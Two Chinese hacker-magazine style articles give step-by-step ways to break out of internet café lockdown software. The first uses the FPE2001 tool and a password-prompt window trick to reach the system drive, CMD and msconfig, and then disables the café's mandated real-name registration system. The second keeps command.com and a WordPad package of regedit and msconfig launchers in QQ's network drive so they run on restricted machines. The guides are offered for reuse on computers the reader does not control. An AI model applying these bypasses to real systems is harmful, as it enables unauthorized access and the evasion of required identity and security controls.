看了这么多的黑客X档案，今天我也忍不住把自己破解我们这儿网吧管理软件的过程写了下来与各位菜鸟朋友共享。先说说我们这儿的网吧使用的管理软件，是一个全省统一搞的网管软件，由笨鸟软件公司开发，最霸道的是我们这儿居然要求全部网吧都要使用，不然就不能开网吧！软件大概情况是：贵州网盾实名系统＋万象网络妙管专家＋中文菜单大师2003，有一次在网吧的msconfig里居然还看到了PUBWIN（没有细查，不知道是不是那个著名的网管系统），不过没具体看到它的用处，所以就不多讲了。网吧的具体限制我现在想起来都感到头疼，简直不是用BT就能形容的，不能看见桌面、不能新建文件、不能接受QQ发过来的文件、禁止右键、禁止下载、禁止TE、禁止运行，甚至连一些好的在线破解的网站都禁止打开……反正能禁止的都禁止了。我曾试过了X档案里教的所有方法，但无一能够解决问题，也试过了网上流行的方法但也没有进展，于是又想到用智能ABC的那个漏洞来破解。最后虽然是看到了桌面，可中文菜单大师不依了，非要叫我输入密码才肯通行，我怎么可能知道密码呢？

难道一点办法也没了？不会这么惨吧，经过我的苦心研究，终于找到了它的弱点，这套软件设计了一个在线升级的程序，如图1。


图1

打开就会看到图2所示的窗口。仔细看了看里面的文件，好象都没有什么大的用处。咦？那是什么，如图3。



图2

居然还有FPE2001，哈哈，这是一款修




图3

改游戏的软件，而且里面还能对文件进行修改，不过是16进制。不管这些，先下一个来看看，双击FPE2001，根据提示下载，它会自动保存在桌面，点击运行，再选择“选择”，哇，居然能看到系统文件，再选择编辑，如图4。


图4


哈哈，还能编辑（这里需要注意的是：如果我们编辑了文件，不需要保存软件就会直接修改的，这也是可怕的地方，所以改系统文件时要注意一点，把电脑搞坏了可不是这么好说的），天助我也，可接下来我又不行了，我这个菜鸟怎么会知道如何利用16进制去修改程序从而破解网吧呢？算了，还是想属于菜鸟的方法吧！我仔细想了想原来用FPE时的操作，突然想到了FPE里面的一个按钮：档案管理，通过它可以打开文件，于是我就顺手点了一下，出现了文件夹，还是系统盘的，可一出来马上就自动关闭了，这可怎么办好呢？仔细想了想，对了，用这招。我先点了一次档案管理，然后让那个虚线的小框罩着档案管理，这样以后只要用空格或回车键就能直接点击档案管理了，然后把鼠标移到文件夹打开的位置，按下空格，接着狂按鼠标左键，只要你连击到了任何一个文件，系统就会自动调出中文菜单大师要求你输入密码，如图5。


图5

而我们正是利用了在要求输入密码时系统盘窗口不会被关闭而且可读这个漏洞来达到进入系统盘的目的，这时我们只需要把那可恶的菜单大师的窗口拖到一边，就可以慢慢翻看系统盘的重要内容了，我试了试，CMD完全能用，不过有时会出现不能输入命令的情况，我没搞清楚是为什么，只知道重启之后就又可以用了！MSCONFIG也可以使用，我就是通过它关掉了开机时加载的网络实名系统，嘿嘿，我可不是为了免费上网哦，只不过是为了实验一下，完了之后我就给老板改了回去。

不过令我感到气愤的是联系管理员准备告诉他们这个虽小但却足以致命的BUG时他们居然不信，还说什么他们知道有漏洞的，马上就升级，可一直到现在几个月过去了还不见动静，唉，有时网络安全中最危险的因素不是电脑，也不是程序，而是人！

我在进入系统盘之后遇到了一个问题，至今没弄明白，就是当我打开记事本时，弹出来的不是微软的记事本，而是笨鸟公司自己搞的什么演示版，也就是在记事本的标题那里只显示的是记事本笨鸟演示版，它只有读的权限，它取代了记事本的的位置，让人很是恼火！不知道它是怎么实现的，也不太清楚怎么样才能够把它删除或突破，所以想请教一下大家，希望有知道的能告诉小弟！！不过没有记事本也没有关系，我另外找到了一个程序，如图6。


图6


它没有受到限制，能运行.vbs、.bat、.js、.htm等文件，有这些就足够让我们导入任何需要的键值了，不过不能使用.reg、.inf等文件，其它的我没具体去试，大家有时间可以试试，然后把结果拿出来与大家分享。有了这些，再参照以前X里教的那些方法，呵呵，是不是和使用自己的电脑一样方便啊！

网吧破解又有新招


——巧用QQ网络硬盘5秒钟破解网吧

hety

为了安全起见，通常网吧管理员都会隐藏用户机器上的command、Ms-Dos。前几期的X档案上也有许多关于破解此种限制的方法，但是我认为那些方法实在是过于繁琐且破解太费时，更不尽如人意的是每次破解都要做同样繁琐的操作。好！在这我告诉大家一个最近发现的新方法。



想必大家都在用QQ网络硬盘吧，这可是个好东东哦，给我们这些菜鸟提供了不少方便。众所周知QQ网络硬盘的“我的文档”可以保存应用程序文件，有一次我在一个无限制网吧中不小心将command拖进QQ网络硬盘里。当时我还不敢相信，为了验证拖动保存是否成功，我双击它，QQ任务栏上立即显示下载进度，如图1，几秒钟后奇迹出现了，一个黑洞洞的东东出现在我面前，如图2。




为了进一步验证这种方法打开command是否有效，我到了另一个做了限制的网吧。它用的是虚拟桌面，且不允许进入各盘符。我登录了QQ，双击QQ网络硬盘里的command，几秒钟后同样的结果出现了。后来我查看了command属性，原来如此，command占用空间大小不过92KB，在上面存个command简直就是小菜一碟。同理，MS-DOS也能轻松地被拖进QQ硬盘。以后你在其它受到限制的网吧就可以轻松打开command了！


如果你想打开注册表或查看网络链接情况，就可以在command下输入命令进入。

可这样还是有点繁琐，其实还有更好的方法！这里同样要用到QQ网络硬盘。

在前几期的X中有一篇巧用写字板解禁注册表和Internet属性的文章。同样，这里我们要巧妙运用写字板的包命令。具体步骤是在写字板中选择“插入（I）”→“对象（o）”→“包”→“编辑（E）”→“命令行（M）”，在命令提示行中输入“regedit”、“msconfig”、“netstat”等命令，把常用的命令都集中在这个批处理文件里，如图3。





这时我们就可以双击命令前的图标直接运行相应的程序，建立这种快捷方式很实用，那是不是每次都要进行同样的操作呢？当然不必那么麻烦，我们先把此文件保存到电脑“我的文档”中（其后缀为.doc，这里为hety.doc）。然后关键的一步到了，打开QQ硬盘，找到刚才我们保存的hety.doc，将其拖到QQ硬盘的“我的文档”上。由于此文件非常小，通常两三秒钟就存上了，如图4。下一次，你要打开注册表等只需双击保存在QQ网络硬盘上的hety.doc，如图5。然后再双击regedit前对应的图标就ok了，如图6。这一过程顶多5秒钟就能完成，同时你还可以用1秒钟打开msconfig……比起从command中打开节约了不少时间，哈哈，够酷吧！

